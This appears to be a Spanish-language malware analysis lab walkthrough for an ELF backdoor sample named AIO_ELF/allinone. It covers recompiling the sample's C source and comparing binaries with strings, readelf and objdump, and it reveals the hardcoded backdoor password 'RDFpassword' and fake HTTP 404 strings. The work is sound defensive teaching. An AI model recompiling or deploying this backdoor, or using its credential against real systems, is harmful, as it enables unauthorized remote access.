


```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
719  
720 void out2in()  
721 {  
722     struct timeval timeset;  
723     fd_set readfd, writefd;  
724     int result, i = 0;  
725     char read_in1[MAXSIZE], send_out1[MAXSIZE];  
726     char read_in2[MAXSIZE], send_out2[MAXSIZE];  
727     int read1 = 0, totalread1 = 0, send1=0;  
728     int read2 = 0, totalread2 = 0, send2=0;  
729     int out_fd, in_fd;  
730  
731     out_fd = outfd;  
732     in_fd = infd;  
733
```

# AIO\_ELF


- Editar el archivo para colocar la cadena:  
**&timeset.**

# vim allinone.c



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

result = select(maxfd, &readfd, &writefd, NULL, iAet);
if(result < 0)
-- INSERTAR --                                     752,57-69      86%
```



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

result = select(maxfd, &readfd, &writefd, NULL, &timeset);
if(result < 0)
-- INSERTAR --                                     752,59-73      86%
```

# AIO\_ELF

- Una vez realizados los cambios, guardar el archivo, salir del editor y compilar nuevamente el código.

```
# gcc -o allinone allinone.c -lpthread
# md5sum allinone
# sha1sum
# file allinone
```

# AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls  
aio_elf      aio_elf_des_stripped  allinone.c  
aio_elf_des  allinone              str_aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# md5sum allinone  
61888819728f31d1d625d8f3fa345f4d  allinone  
root@MalwareAnalysisLab:/home/malware/muestraELF# shasum allinone  
3e3c4fd1954216018ce93fe0fb729567b3ea4815  allinone  
root@MalwareAnalysisLab:/home/malware/muestraELF# file allinone  
allinone: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically  
linked (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=0x04ce9bdcc909440  
3ff65491c40d7908a0634f6a4, not stripped  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- Listar las bibliotecas que necesita el programa para su ejecución.

```
# ldd allinone
```

malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

```
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd aio_elf_des
linux-gate.so.1 => (0xb7768000)
libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb773a000)
libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb75d7000)
/lib/ld-linux.so.2 (0xb7769000)
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd allinone
linux-gate.so.1 => (0xb779d000)
libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb776f000)
libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb760c000)
/lib/ld-linux.so.2 (0xb779e000)
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

@truerand0m

# AIO\_ELF


- Las bibliotecas son las mismas que utiliza la muestra **aio\_elf\_des** pero cambian la dirección de su referencia por tratarse de una modificación en el código original.
- Realizar la inspección de cadenas de todo el archivo **allinone**.

```
# strings -a allinone > str_allinone
```

# AIO\_ELF

- Comparar las cadenas de ambos binarios.
  - ☐ aio\_elf\_des → str\_aio\_elf\_des
  - ☐ allinone → str\_allinone

```
# diff str_aio_elf_des str_allinone > str_aio_all
```




The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The terminal has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The prompt is "root@MalwareAnalysisLab:/home/malware/muestraELF#". The first command entered is "strings -a allinone > str\_allinone", with "str\_allinone" underlined in red. The second command is "diff str\_aio\_elf\_des str\_allinone > str\_aio\_all", with "str\_aio\_elf\_des" and "str\_allinone" underlined in red. The prompt is repeated at the end of the line.

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# strings -a allinone > str_alli
none
root@MalwareAnalysisLab:/home/malware/muestraELF# diff str_aio_elf_des str_allin
one > str_aio_all
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- A continuación se muestran algunas de las cadenas que aparecen en el archivo **aio\_elf\_des** y que no están en **allinone**:

```
# more str_aio_all
```




```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver     Buscar  Terminal  Ayuda
< QVh0
< RDFpassword
< [su]
< [login]
< [bash]
---
--More-- (12%)
```



# AIO\_ELF

- Existen muchos indicios de que durante la ejecución del binario se deba usar una contraseña para autenticarse.



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
< Enter Password:
< Password accepted!
< You entered an Incorrect Password.  Exiting...
< =====
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
< GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
--More-- (18%)
```

# AIO\_ELF

- Mostrar la información sobre el encabezado del archivo **aio\_elf\_des** e identificar el número de secciones que lo componen.
- El comando `readelf`, de la suite **Binutils**, muestra información sobre archivos ELF.

```
# readelf --file-header aio_elf_des  
# readelf -h aio_elf_des
```

# AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# readelf --file-header aio_elf_  
des  
ELF Header:  
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00  
  Class:                               ELF32  
  Data:                                   2's complement, little endian  
  Version:                               1 (current)  
  OS/ABI:                                UNIX - System V  
  ABI Version:                           0  
  Type:                                   EXEC (Executable file)  
  Machine:                               Intel 80386  
  Version:                               0x1  
  Entry point address:                   0x8048e80  
  Start of program headers:              52 (bytes into file)  
  Start of section headers:              20032 (bytes into file)  
  Flags:                                  0x0  
  Size of this header:                    52 (bytes)  
  Size of program headers:                32 (bytes)  
  Number of program headers:              6  
  Size of section headers:                40 (bytes)  
  Number of section headers:              34  
  Section header string table index: 31  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- La salida del comando muestra que 34 secciones [0-33] conforman el archivo **aio\_elf\_des**.
- Listar las secciones el archivo **aio\_elf\_des** para identificar el número que le corresponde a **.rodata** y la dirección en la que está.

```
# readelf --section-headers aio_elf_des
```

```
# readelf -S aio_elf_des
```

## AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# readelf --section-headers aio_elf_des  
There are 34 section headers, starting at offset 0x4e40:  
  
Section Headers:  
[Nr] Name                Type           Addr           Off           Size         ES Flg Lk  Inf Al  
[ 0]                     NULL           00000000       000000       000000       00      0  0  0  0  
[ 1] .interp                PROGBITS       080480f4       0000f4       000013       00      A  0  0  1  
[ 2] .note.ABI-tag          NOTE           08048108       000108       000020       00      A  0  0  4  
[ 3] .hash                  HASH           08048128       000128       000188       04      A  4  0  4  
[ 4] .dynsym                DYNSYM         080482b0       0002b0       0003b0       10      A  5  1  4  
[ 5] .dynstr                STRTAB         08048660       000660       0001f0       00      A  0  0  1  
[ 6] .gnu.version            VERSYM         08048850       000850       000076       02      A  4  0  2  
[ 7] .gnu.version_r          VERNEED        080488c8       0008c8       000060       00      A  5  2  4  
[ 8] .rel.dyn               REL            08048928       000928       000008       08      A  4  0  4  
[ 9] .rel.plt               REL            08048930       000930       0001b8       08      A  4 11  4  
[10] .init                  PROGBITS       08048ae8       000ae8       000018       00     AX  0  0  4  
[11] .plt                   PROGBITS       08048b00       000b00       000380       04     AX  0  0  4  
[12] .text                  PROGBITS       08048e80       000e80       001a80       00     AX  0  0  4  
[13] .fini                  PROGBITS       0804a900       002900       00001c       00     AX  0  0  4  
[14] .rodata                 PROGBITS       0804a920       002920       000719       00      A  0  0 32  
[15] .data                  PROGBITS       0804c03c       00303c       00000c       00     WA  0  0  4  
[16] .eh_frame              PROGBITS       0804c048       003048       000004       00     WA  0  0  4  
[17] .dynamic                DYNAMIC        0804c04c       00304c       0000d0       08     WA  5  0  4
```

## AIO\_ELF

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[15] .data          PROGBITS      0804c03c 00303c 00000c 00  WA  0  0  4
[16] .eh_frame       PROGBITS      0804c048 003048 000004 00  WA  0  0  4
[17] .dynamic        DYNAMIC       0804c04c 00304c 0000d0 08  WA  5  0  4
[18] .ctors          PROGBITS      0804c11c 00311c 000008 00  WA  0  0  4
[19] .dtors          PROGBITS      0804c124 003124 000008 00  WA  0  0  4
[20] .jcr            PROGBITS      0804c12c 00312c 000004 00  WA  0  0  4
[21] .got            PROGBITS      0804c130 003130 0000ec 04  WA  0  0  4
[22] .bss            NOBITS        0804c220 003220 008138 00  WA  0  0 32
[23] .comment        PROGBITS      00000000 003220 000132 00      0  0  1
[24] .debug_aranges  PROGBITS      00000000 003358 000058 00      0  0  8
[25] .debug_pubnames PROGBITS      00000000 0033b0 000025 00      0  0  1
[26] .debug_info     PROGBITS      00000000 0033d5 000c85 00      0  0  1
[27] .debug_abbrev   PROGBITS      00000000 00405a 000127 00      0  0  1
[28] .debug_line     PROGBITS      00000000 004181 0001f2 00      0  0  1
[29] .debug_frame    PROGBITS      00000000 004374 000014 00      0  0  4
[30] .debug_str      PROGBITS      00000000 004388 00098a 01  MS  0  0  1
[31] .shstrtab       STRTAB        00000000 004d12 00012b 00      0  0  1
[32] .symtab         SYMTAB        00000000 005390 000960 10      33 55  4
[33] .strtab         STRTAB        00000000 005cf0 00068d 00      0  0  1

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
0 (extra OS processing required) o (OS specific), p (processor specific)
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

Nombre	Descripción
.data	Variables inicializadas del programa.
.debug	Información de depuración.
.ctors	Apuntadores a constructores de C++.
.dtors	Apuntadores a destructores de C++.
.dynamic	Información para el ligado dinámico.
.dynsym	Tabla de símbolos para el ligado dinámico.
.fini	Código de finalización del programa.



# AIO\_ELF

Nombre	Descripción
.init	Código de inicialización del programa.
<b>.rodata</b>	<b>Datos de sólo lectura (cadenas).</b>
.shstrtab	Tabla de cadenas con los nombres de las secciones.
.strtab	Tabla de cadenas usada para nombrar los elementos de la tabla de símbolos.
.symtab	Tabla de símbolos.
.text	Parte ejecutable (código objeto) de un programa.
.plt	Tabla con referencias a funciones de bibliotecas compartidas



# AIO\_ELF

- Para mostrar el volcado hexadecimal de la sección de sólo lectura “**.rodata**” (que en este caso particular es la número 14) se usa el siguiente comando:

```
# readelf --hex-dump=14 aio_elf_des
```

# AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# readelf --hex-dump=14 aio_elf_  
des  
Hex dump of section '.rodata':  
0x0804a920 03000000 01000200 00000000 00000000 .....  
0x0804a930 00000000 00000000 00000000 00000000 .....  
0x0804a940 52444670 61737377 6f726400 5b73755d RDFpassword.[su]  
0x0804a950 20202020 20202000 5b6c6f67 696e5d20 .[login]  
0x0804a960 20202020 2020005b 62617368 5d202020 .[bash]  
0x0804a970 20202020 002f002f 6465762f 6e756c6c ../../dev/null  
0x0804a980 00636869 6c647265 6e202564 20646965 .children %d die  
0x0804a990 640a0000 00000000 00000000 00000000 d.....
```

# AIO\_ELF

- Mostrar el contenido de la sección “**.rodata**” del archivo **allinone**.

```
# readelf --file-header allinone  
# readelf --section-headers allinone  
# readelf --hex-dump=16 allinone
```

# AIO\_ELF

- El comando `objdump` además de desensamblar binarios, despliega información parecida al comando `readelf`.

```
# objdump -s -j .rodata allinone
```

# AIO\_ELF

- Si un archivo (**allinone**) tiene más secciones que otro (**aio\_elf\_des**), puede ser por las opciones de compilación o por agregar/quitar acciones al código.
- En **allinone** no aparece la cadena **RDFpassword**.


# AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# objdump -s -j .rodata allinone  
  
allinone:      file format elf32-i386  
  
Contents of section .rodata:  
804a8e8 03000000 01000200 2f002f64 65762f6e ....././dev/n  
804a8f8 756c6c00 6368696c 6472656e 20256420 ull.children %d  
804a908 64696564 0a000000 436f6e74 656e742d died....Content-  
804a918 74797065 3a207465 78742f68 746d6c0a type: text/html.  
804a928 0a485454 502f312e 31203430 34204e6f .HTTP/1.1 404 No  
804a938 7420466f 756e640a 44617465 3a204d6f t Found.Date: Mo  
804a948 6e2c2031 34204a61 6e203230 30322030 n, 14 Jan 2002 0  
804a958 333a3139 3a353520 474d540a 53657276 3:19:55 GMT.Serv  
804a968 65723a20 41706163 68652f31 2e332e32 er: Apache/1.3.2  
804a978 32202855 6e697829 0a436f6e 6e656374 2 (Unix).Connect  
804a988 696f6e3a 20636c6f 73650a43 6f6e7465 ion: close.Conte  
804a998 6e742d54 7970653a 20746578 742f6874 nt-Type: text/ht
```

# AIO\_ELF

- Ahora, se utilizará el comando `objdump` para desensamblar el archivo `aio_elf_des` para analizar si la función principal `main` llama a `get_password`.

```
# objdump -M intel -d aio_elf_des > dis_aio_elf_des  
# more dis_aio_elf_des
```



The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The terminal has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The user is in the directory "/home/malware/muestraELF". The following commands and output are shown:

```
root@MalwareAnalysisLab:/home/malware/muestraELF# objdump -M intel -d aio_elf_des > dis_aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls  
aio_elf          allinone         str_aio_all  
aio_elf_des      allinone.c       str_aio_elf_des  
aio_elf_des_stripped  dis_aio_elf_des  str_allinone  
root@MalwareAnalysisLab:/home/malware/muestraELF# more dis_aio_elf_des
```

# AIO\_ELF

- En las primeras instrucciones de la función **main** (línea 380) se observa una llamada a **strcpy** (*string copy*) que asigna la cadena **RDFpassword** en la variable **stored\_password**.


```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
08048f30 <main>:
8048f30: 55          push    ebp
8048f31: 89 e5       mov     ebp,esp
8048f33: 81 ec e8 0f 00 00 sub     esp,0xfe8
8048f39: 83 e4 f0    and     esp,0xffffffff0
8048f3c: b8 00 00 00 00 mov     eax,0x0
8048f41: 29 c4       sub     esp,eax
8048f43: 83 ec 08    sub     esp,0x8
8048f46: 68 40 a9 04 08 push    0x804a940 RDFpassword
8048f4b: 68 40 c2 04 08 push    0x804c240 stored_password
8048f50: e8 1b ff ff ff call    8048e70 <strcpy@plt>
--More-- (12%)
```



# AIO\_ELF

- A continuación se muestra el prototipo de la función **strcpy**.

# man strcpy



